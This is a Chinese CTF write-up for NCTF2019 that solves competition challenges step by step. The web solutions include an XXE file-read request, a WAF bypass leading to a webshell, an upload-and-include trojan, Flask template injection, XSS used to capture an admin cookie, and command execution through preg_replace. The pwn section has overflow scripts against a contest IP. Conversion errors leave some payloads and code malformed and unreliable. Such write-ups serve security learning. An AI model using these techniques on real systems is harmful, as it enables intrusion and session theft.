

# NCTF2019 wp

## WEB

### Fake Xml

xxe读/flag

**Request**

Raw Params Headers Hex XML

```
POST /doLogin.php HTTP/1.1
Host: nctf2019.x1ct34m.com:40002
Content-Length: 188
Accept: application/xml,text/xml,*/*; q=0.01
Origin: http://nctf2019.x1ct34m.com:40002
<Requested-With: XMLHttpRequest
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/78.0.3904.108 Safari/537.36
Content-Type: application/xml; charset=UTF-8
Referer: http://nctf2019.x1ct34m.com:40002/
Accept-Encoding: gzip, deflate
Accept-Language: zh-TW,zh;q=0.9,en-US;q=0.8,en;q=0.7,zh-CN;q=0.6
Connection: close

<?xml version="1.0"?>
<!DOCTYPE ticket[
<ENTITY ttt SYSTEM "php://filter/read=convert.base64-encode/resource=/flag">
>
<user><username>&ttt:</username><password>123</password></user>
```

**Response**

Raw Headers Hex XML Render

```
HTTP/1.1 200 OK
Date: Fri, 22 Nov 2019 13:02:10 GMT
Server: Apache/2.4.38 (Debian)
X-Powered-By: PHP/7.4.0RC6
Vary: Accept-Encoding
Connection: close
Content-Type: text/html; charset=utf-8
Content-Length: 78

<result><code>0</code><msg>TkNURntXM2xjMG0zX1QwX05DVEZfOTEwMn0=</msg></result>
```

TkNURntXM2xjMG0zX1QwX05DVEZfOTEwMn0=

NCTF{W3lc0m3\_T0\_NCTF\_9102}


### hacker\_backdoor

```
function waf($a){
    $dangerous = get_defined_functions();
    array_push($dangerous["internal"], 'eval', 'assert');
    foreach ($dangerous["internal"] as $bad) {
        if(strpos($a,$bad) !== FALSE){
            return False;
            break;
        }
    }
    return True;
}
```

```
}
```

```
if(file_exists($usrful)){
```

首先审计源码，code过滤了所有系统定义的函数，可以用url编码加反码绕过，在用拼接法执行，useful需要通过file\_exist验证，令它=..即可绕过如下图：




成功执行了phpinfo(), 并且看到禁用了很多函数，但是还有creat\_function, 首先用该函数创建一个我们自己的函数

```
$func =create_function('',$_REQUEST['cmd']);
```


```
$func();
```

因为这里creat\_function也在定义的函数中，所以也要采用编码绕过，然后传参cmd


1



成功输出了1，证明可以利用，再写shell：



蚁剑连接




/readflag

```
(www-data:/) $ /readflag
NCTF{u_arrree_30_c3reful_aaaaaaa}
(www-data:/) $
```


上传点在 <http://nctf2019.x1ct34m.com:60002/index.php?action=imgs.html>  
目前过滤 <?

可用script的方式绕过<?

上传图片马, jpg即可:



在主页发现每个文件都是action=..., 尝试包含上传的图片马:




## flask

首页只是几个编码选项，看到flask想到模板注入，先测试一下输入`{{1+1}}`

**This page has not been developed yet**

**http://nctf2019.x1ct34m.com:40007/2**

## UNDER DEVELOPMENT




在url后面成功输出了2，证明这里就是模板注入的点

经过测试，该flask为python3写的，所以需要用到popen，先尝试能不能执行命令

This page has not been developed yet

<http://nctf2019.x1ct34m.com:40007/Dockerfile> app.py requirements.txt start.sh static templates

UNDER DEVELOPMENT




可以看到成功执行ls命令，但因为这里不能包含flag，所以用\*号代替

cat /fi\*\*

This page has not been developed yet

<http://nctf2019.x1ct34m.com:40007/NCTF{Y0u can n0t Read flag directly}>

UNDER DEVELOPMENT



## simple xss

先随便注册一个账号登录进去

[nctf2019.x1ct34m.com:40001/home.php](http://nctf2019.x1ct34m.com:40001/home.php)

头像	用户名
	phoebe

请上传用户头像  未选择任何文件

向他发送信息

To:

内容:

---

From	内容
phoebe	

然后随便提交一些内容，123吧，F12查看



然后构造xss，闭合<td>标签,测试能不能弹窗1: </td><script>alert(1);</script>

[确定](#)

## 向他发送信息

To:

内容:

[提交](#)

## 留言板

From	内容
phoebe	

这里To的是我自己，所以这里才能弹窗，那只要To: admin，然后提交获取管理员cookie的xss就好了，过一会就收到了管理员的信息

<a href="#">-折叠</a>	2019-11-23 14:25:04	<ul style="list-style-type: none"><li>location : http://139.129.76.65:40001/home.php</li><li>toplocation : http://139.129.76.65:40001/home.php</li><li>cookie : PHPSESSID=mrgrhrt2fvmb6k8p7pp2q9bquu; user=c6b93fa075336a55dc2ab6da03569e0b</li></ul>	<ul style="list-style-type: none"><li>HTTP_REFERER : http://139.129.76.65:40001/home.php</li><li>HTTP_USER_AGENT : Mozilla/5.0 (Unknown; Linux x86_64) AppleWebKit/538.1 (KHTML, like Gecko) PhantomJS/2.1.1 Safari/538.1</li><li>REMOTE_ADDR : 115.29.65.26</li></ul>	<a href="#">删除</a>
---------------------	---------------------	---	--	--------------------

可以md5解密user的值，为adminchenxiyuan，证明是admin的cookie。在登陆页面修改cookie，访问home.php

← → ↻ 🏠 ⓘ 不安全 | nctf2019.x1ct34m.com:40001/home.php

NCTF{Th1s\_is\_a\_Simple\_xss}


## replace

进去之后发现是一个文本替换的东西，随便输了一下，发现报错是preg\_place


**Warning: preg\_replace(): Unknown modifier '1' in /var/www/html/index.php on line 70**

原本以为是要用到/e修饰符来让rep执行命令，试了几次发现走不通

不过在rep中输入phpinfo();，然后让pat匹配到sub的值，直接输出了phpinfo，看来是准备好了的




不过system，assert这些函数都被过滤了




尝试print\_r(getallheaders());

```
Array ( [Host] => nctf2019.x1ct34m.com:40006 [Connection] => keep-alive [Content-Length] => 54 [Cache-Control] => max-age=0 [Origin] => http://nctf2019.x1ct34m.com:40006 [Upgrade-Insecure-Requests] => 1 [Content-Type] => application/x-www-form-urlencoded [User-Agent] => Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/78.0.3904.108 Safari/537.36 [Accept] => text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng/*;q=0.8,application/signed-exchange;v=b3 [Referer] => http://nctf2019.x1ct34m.com:40006/index.php [Accept-Encoding] => gzip, deflate [Accept-Language] => zh-TW,zh;q=0.9,en-US;q=0.8,en;q=0.7,zh-CN;q=0.6 [Cookie] => BD_UPN=12314753; PHPSESSID=mrgrhr12vmb6k8p7pp2q8bquu )
```

返回了request头，那我们就在传入一个请求头为system('ls');，然后用end指向最后一个也就是system('ls');



执行了ls，找到flag



NCTF{getshe11\_has\_different\_methods}

## easyphp

第一层绕过: 23333

第二层, 传参两个数, 第一个必须为数字, 要求两个数md5之后的值不一样, 并且经过strtr函数替换后要一样

```
strtr($md5_1, 'cxhp', '0123');
```

该函数会把cxhp依次替换为0123

md5会把0e开头的看成0, 而240610708这个数正好是数字, 并且MD5的值以0e开头, 所以令str1=240610708

因为这里的c会被替换成0, 所以只需要找到md5之后的数字以ce开头, 并且后面的数要么全为数字, 要么只有cxhp即可, 上脚本爆破



```
def p():
    for i in range(1,1000000000000):
        f = True
        a = md5(str(i).encode('utf-8'))
        start='ce'
        if str(a[2:]).startswith(start):
            for j in str(a[2:]):
                if str(j).isdigit()==True:
                    continue
                elif (str(j)!='c' and str(j)!='x' and str(j)!='h' and str(j)!='p'):
                    f=False
                    break
            if(f==True):
                print("成功的有"+str(i))
p()

p0  → for i in range(1,1000000000000) → if str(a[2:]).startswith(start) → if (f==True)
```

Run: test16 ×  
E:\anaconda\python.exe D:/python/new1/test16.py  
成功的有9427417

得到9427417, 绕过第二层

第三层: 会对传参的键和值进行检测, 不能包含\_, 而我们要传的参数q\_w\_q却包含\_  
根据php特性

### Note:

变量名中的点和空格被转换成下划线。例如 `<input name="a.b" />` 变成了 `$_REQUEST["a_b"]`。

所以只要用.代替\_


然后传参的cmd不能有cat, 用tac代替, 并且开头不能是ls, 长度<8

随便加个东西闭合掉

1st ok

2nd ok

fillag.php index.php




找到了flag文件

长度不能超过8就用\*号匹配fillag.php

1st ok

2nd ok

?>//NCTF{t3is\_So\_siiimpppllleeee\_to\_u}



## PWN

### hello\_pwn

pwntools连接即可

```
1 from pwn import *
2 p=remote('139.129.76.65',50003)
3 p.sendline('as')
4 p.interactive()
```

### pwn\_me\_1


```
1 from pwn import *
2 #p=process('./pwn_me_1')
3 p=remote('139.129.76.65',50004)
4 p.recvuntil('are you ready?\n')
5 payload='yes'+'\x00'+ 'A'*12+p32(1717986918)
6 p.sendline(payload)
7 p.interactive()
```

## MISC

### a\_good\_idea

foremost分离出zip包,里面有两张图片和一个hint:try to find the secret of pixels  
图片容差比较,出现二维码





NCT F{m1sc\_1s\_very\_funny!!!}

## 键盘侠

ZipCenOp破解,解压得到图片

此时一名背着武器的侠客路过



我要赌上我的一切去维护



foremost分离得到docx文件,打开有信息

小明看到了一些奇奇怪怪的字符, 但是并不明白它是什么意思, 哭唧唧

PD4~idqQC|WjHloX>)UPb8~ZFb8laGczAeteE

PD4~idqQC|WjHloX>)UPb8~ZFb8laGczAeteE

base85解密

NCTF{Ba3e85\_issssss\_so\_xxxx}

## Become a Rockstar

rockstar加密

```
1 NCTF{
2 God takes World
3 A boy says flag
```

```
4 The boy is Bob
5
6 Evil takes your mind
7 A girl says no flag
8 The girl is Alice
9
10 Truths were ctf hoster violently FUCK
11 Bob says ar
12 Adi Shamir says rock
13 Love takes Alice and Bob
14 Mallory was a eavesdroppers
15 Mallory's in hell
16
17 Everything is literatures, potentially flag, Earth, description, soul
18 Alice says you
19
20 Reality takes God and Evil
21 God was in heaven
22 Evil is in the world
23
24 Ron Rivest says nice
25 You Want To takes Alice and Love and Anything
26 You's Loser. Without Alice, Love or Anything
27
28 Listen to your heart
29 You were Loser
30 Listen to your mind
31 Nothing was psb unfulfilled
32
33 If Truths of Nothing is Everything
34 Put Ron Rivest with Adi Shamir with Leonard Adleman into RSA
35
36 If Everything over Nothing is Truths
37 Put Problem Makers with Alice into Problem Makers with Bob
38
39 Say Problem Makers
40 The flag is in your heart
41 The confusion is in your mind
42 Shout RSA
43
44 Mysterious One says }
```

用py解释器转一下

```
1 Leonard_Adleman = "star"
2 Problem_Makers = 76
3 Problem_Makers = "NCTF{"
4 def God(World):
5     a_boy = "flag"
6     the_boy = 3
```

```

7 def Evil(your_mind):
8     a_girl = "no flag"
9     the_girl = 5
10 Truths = 3694
11 Bob = "ar"
12 Adi_Shamir = "rock"
13 def Love(Alice, Bob):
14     Mallory = 13
15     Mallory = 24
16 Everything = 114514
17 Alice = "you"
18 def Reality(God, Evil):
19     God = 26
20     Evil = 235
21 Ron_Rivest = "nice"
22 def You_Want_To(Alice, Love, Anything):
23     You = 5.75428
24 your_heart = input()
25 You = 5
26 your_mind = input()
27 Nothing = 31
28 if Truths * Nothing == Everything:
29     RSA = Ron_Rivest + Adi_Shamir + Leonard_Adleman
30 if Everything / Nothing == Truths:
31     Problem_Makers = Problem_Makers + Alice + Bob
32 print(Problem_Makers)
33 the_flag = 245
34 the_confusion = 244
35 print(RSA)
36 Mysterious_One = "}"
37 print(Mysterious_One)
38 This = 4
39 This = 35
40 This = 7
41 This = 3
42 This = 3
43 This = 37

```

将输出的Problem\_Makers和RSA排下序

NCTF{ar\_you\_nice\_rock\_star}

## Bright Body I



NCTF{R\_U\_4\_D4rk5Ou1s\_III\_P14y3r}

## 小狗的秘密

追踪 132.232.152.151的http流,发现50000行颜色代码

NCTF{u\_f3nd\_1111t\_23333eeee3333}

NCTF{u\_f3nd\_1111t\_23333eeee3333}

脚本

```
1  from PIL import Image
2  x = 250
3  y = 300
4  im = Image.new("RGB", (x, y))
5  file = open('flag.txt')
6
7  for i in range(0, x):
8      for j in range(0, y):
9          line = file.readline()
10         rgb = line.split(", ")
11         im.putpixel((i, j), (int(rgb[0]), int(rgb[1]), int(rgb[2])))
12 im.save('flag.jpg')
```

NCTF{u\_f3nd\_1111t\_23333eeee3333}

## What's this

binwalk看到有zip包,提取出来,有zip包和What1s7his.txt文件  
是base64隐写,队友的脚本跑出来了flag

```

12 file_lines = f.readlines()
13 bin_str = ''
14 for line in file_lines:
15     steg_line = line.replace('\n', '')
16     norm_line = line.replace('\n', '').decode('base64').replace('\n', '')
17     diff = get_base64_diff_value(steg_line, norm_line)
18     print diff
19 pads_num = steg_line.count('=')
20
1
NCTF{dbb2ef54afc2877ed9973780606a3c8b}
0
NCTF{dbb2ef54afc2877ed9973780606a3c8b}<0x00>
0
NCTF{dbb2ef54afc2877ed9973780606a3c8b}<0x00>
0

```

NCTF{dbb2ef54afc2877ed9973780606a3c8b}

## pip install

分析set up.py,发现安装包后flag在/tmp/.f14g\_is\_here

```

1 cat .f14g_is_here
2 TkNURntjNHJlZnVsX2FiMHU3X2V2MWxfcGlwX3A0Y2thZ2V9
3 // 解base64后 NCTF{c4reful_ab0u7_ev1l_pip_p4ckage}

```

## NCTF2019问卷调查

# NCTF 2019 调查问卷

NCTF{Thank\_you\_for\_participating\_NCTF2019!}

NCTF{Thank\_you\_for\_participating\_NCTF2019!}

## CRYPTO

### childRSA

```

307508985022577801782788769786800015984410443717799994642236194840684557538
209673601215096753482962038863402643852241509646429589654388018643061875037
109913086397771020466054679912875541852132729071963507522158582421748738622
527292281536221958961760681032293340099395863194031788435142296085219594866
643533650340895924148093321838824234615361239728738714777559490822238300495
945734953770392632515294958212341904907301314432568963205543328335499926519
252918515308767016885678802217366700376654365502867
31
32 d=gmpy2.invert(e, (p-1)*(q-1))
33 m= pow(c,d,n)
34
35 print hex(m)[2:].decode('hex')

NCTF{Th3r3_ar3_1ns3cure_RSA_m0duli_7hat_at_f1rst_gl4nce_appe4r_t0_be_s3cur3}
[Finished in 0.3s]

```

NCTF{Th3r3\_ar3\_1ns3cure\_RSA\_m0duli\_7hat\_at\_f1rst\_gl4nce\_appe4r\_t0\_be\_s3cur3}

